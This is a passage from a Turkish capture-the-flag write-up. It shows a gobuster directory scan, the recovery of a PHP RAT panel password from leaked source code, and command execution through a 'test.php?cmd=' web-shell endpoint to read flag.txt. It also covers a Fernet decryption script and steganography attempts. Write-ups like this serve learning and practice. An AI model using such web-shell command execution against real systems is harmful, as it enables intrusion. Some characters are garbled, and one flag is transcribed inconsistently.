Bize verilen siteye girdik ve biraz inceleme yaptık. Ancak, siteden nasıl ilerleneceğine dair pek bir bilgi elde edemedik. Bu yüzden yol gösterici alt dizinler olabileceğini düşündük ve gobuster aracı ile taradık.

```
gobuster dir -u https://apt55.hackkaradeniz.xyz/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,sh,txt,cgi,html,js,css,py
```

```
"gobuster dir -u https://apt55.hackkaradeniz.xyz/old/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,sh,txt,cgi,html,js,css,py
```

```
gobuster dir -u https://apt55.hackkaradeniz.xyz/old/db/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,sh,txt,cgi,html,js,css,py
```

<https://apt55.hackkaradeniz.xyz/old/db/index.php> adresinde "Recovery Code" adı altında 8MB'lık bir zip dosyası (pass1234.7z) mevcuttu indirdik ve dosya isminden arşiv şifresinin "1234" olduğuna kanaat getirdik.



İçinden çıkan "server" adlı klasörde bazı php kodları gördük ve anlamlandırmaya çalıştık. Kaynak kodunu biraz daha incelediğimizde bu klasörün "torCT-PHP-RAT" (<https://github.com/IHA114/torCT-PHP-RAT>) olduğunu gördük.

Kaynak kodunu daha detaylı incelediğimizde clientların iletişim kurması için gerekli olan gate adresini yakaladık ve ziyaret ettik. Ancak, bizi bir login sayfası karşıladı. Login sayfası için gerekli olan bilgileri "password.php" kaynak kodunda gördük ve uygun şekilde encode ettik.

```
$password = md5("hkdphprat");  
8d908206943e668e453a6ef58e5958d3
```

MD5 Hash Generator

• [Sha1 Hash Genera](#)

Use this generator to create an MD5 hash of a string:


hkdphprat

Generate →

Your String	hkdphprat
MD5 Hash	8d908206943e668e453a6ef58e5958d3 <input type="button" value="Copy"/>
SHA1 Hash	1e2d21695639cbe62bdff61998c6603be28380e3 <input type="button" value="Copy"/>

Giriş yaptıktan sonra ise bizi yönetici paneli karşıladı ve "Actions" yazısının altındaki boşluğa tıklayarak komut çalıştırabileceğimiz bir endpoint'e geçiş yaptık.




https://apt55.hackkaradeniz.xyz/php/rattest/test_client/server/index.php



https://apt55.hackkaradeniz.xyz/php/rattest/test_client/server/test.php?cmd=ls

Dizin listelediğimizi gördükten sonra ise "cat flag.txt" komutu ile Flagimizi kaydettik.

https://apt55.hackkaradeniz.xyz/php/rattest/test_client/server/test.php?cmd=cat%20flag.txt




Flag{Gh0sT_D3aD_L3g10n_t3aM55}

10 - Rotasını Şaşıran Tır - 1

Yarışma boyunca bizi en çok zorlayan sorulardan biri olduğunu söyleyebiliriz. İlk başlarda soruda verilen +d0qbfGAndK82YmU0 kodunu lokasyon belirten bir "plus code" sandık. Ancak, denemelerimiz başarısız oldu. Ortadaki "And" ibaresinin bir ipucu olduğunu düşündük ama bu da ne yazık ki bizleri yanılttı.


En sonunda bunun bir davet kodu olabileceğini düşündüğümüzde başına "t.me" ekleyerek "https://t.me/+d0qbfGAndK82YmU0" bağlantısını elde ettik. Hedefe gittiğimizde bayrak karşımızdaydı.

Flag{M4sm4vi_K4r4d3niz4_H0sg3ldin}




11 - Fernet

Bu soruda bizde <https://fernet.hackkaradeniz.xyz> adresi verilmişti. Web sayfasına girdiğimizde bizi siyah ekran üzerinde bazı yazıları karşılıyordu. Bu aşamada önce robots.txt gibi bilindik endpointleri denedikten sonra hiç bir şekilde bir sonuca varamadım. Web sayfası üzerinde kırmızı renkler ile belirtilmiş olan HackKaradeniz yazısını endpoint olarak denediğimde Method Not Allowed uyarısı ile karşılaştım. Burada methodun desteklenmediğini görerek isteği POST metodu ile göndermeyi denedim.



Sonuç olarak bize URL encode edilmiş bir şekilde bir data ve bir key verdi.



Key'in ve datanın ne olduğunu bilmediğimden ufak bir araştırma ile Fernet ile encrypt edilmiş bir veri olduğunu anladım. Hemen Python ile yazılmış ufak bir script kullanarak veriyi çözdüm ve Flag karşına çıktı.

```
1 from cryptography.fernet import Fernet
2
3 key = b'lpDU6C877RrLZMp1YyRzQu-hUVGLb1h6UkG1kLF8ETs='
4
5
6 encrypted = b'gAAAAABivgztTMTqBuYQT5rxmqeuBE-N1v1cKyLkeXerrW24TeQ1u
7
8 f = Fernet(key)
9 decrypted = f.decrypt(encrypted)
10
11 print(decrypted)
12 # b'gAAAAABivgztTMTqBuYQT5rxmqeuBE-N1v1cKyLkeXerrW24TeQ1ufHW8X-mLPp
13 # Ve anahtar: b'lpDU6C877RrLZMp1YyRzQu-hUVGLb1h6UkG1kLF8ETs='
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL JUPYTER

```
mecanbay@pwnlabme:~/py$ python3 fernet.py
b'FLAG{H4cK_kar4D3n1z_2o22-T3mMuz}'
mecanbay@pwnlabme:~/py$
```

FLAG{H4cK_kar4D3n1z_2020-T3mMuz}

12 - DESTAN

Bizimle "destan.mp4" isimli bir video paylaşıldı. Öncelikle, videonun içerisinden bir fikir edinebilmek adına videoyu izledik. Steganography sorusu olduğu çok belliydi. Bu yüzden internetten mp4 steganography araçlarını inceledik ve denedik (Audacity, steghide vb.). ExifTool ile dosyaya baktığımızda ("exiftool destan.mp4") Title, Subtitle, Comment ve daha fazlasında "123456789" olması dikkatimizi çekti ve şifrenin bu olabileceğini düşündük.

```
File Actions Edit View Help
Y Resolution : 72
Bit Depth : 24
Video Frame Rate : 1438908.416
Matrix Structure : 1 0 0 0 1 0 0 0 1
Media Header Version : 2101280
Media Create Date : 0000:00:00 00:00:00
Media Modify Date : 6534804:08:31 04:58:40
Media Time Scale : 1438908416
Balance : 0
Audio Format : mp4a
Audio Channels : 2
Audio Bits Per Sample : 16
Audio Sample Rate : 48000
Handler Type : Metadata
Title : 123456789
Comment : 123456789
Subtitle : 123456789
Category : 123456789
Media Data Size : 11116071
Media Data Offset : 20295
Image Size : 640x352
Megapixels : 0.225
Avg Bitrate : 1.65 Mbps
Rotation : 0


(kali@kali)-[~/Desktop]
└─$
```

Daha sonra arařtırmamıza devam ettik ve ses ve grnt dosyaları iin kullanılabilen, OpenPuff isimli aracı bulduk.


<https://github.com/DominicBreuker/stego-toolkit>

https://embeddedsd.net/OpenPuff_Steganography_Home.html

OpenPuff aracında, "Steganography" sekmesinden "Unhide" setik. Aılan "Data Unhiding" penceresi zerinde "Enable (B) ve (C)"yi deaktif ettik. Daha sonra, "Add Carriers" kısmından dosyamızı ekledik. "Cryptography (A)" kısmına daha nceden exif bilgilerinden bulduėumuz "123456789" deėerini girdik. OpenPuff Mp4 (Stream) deėerini bilmediėimiz iin tek tek bit selection ayarı yaptık ve ekran grntsnde grntlenen hatayı aldık.



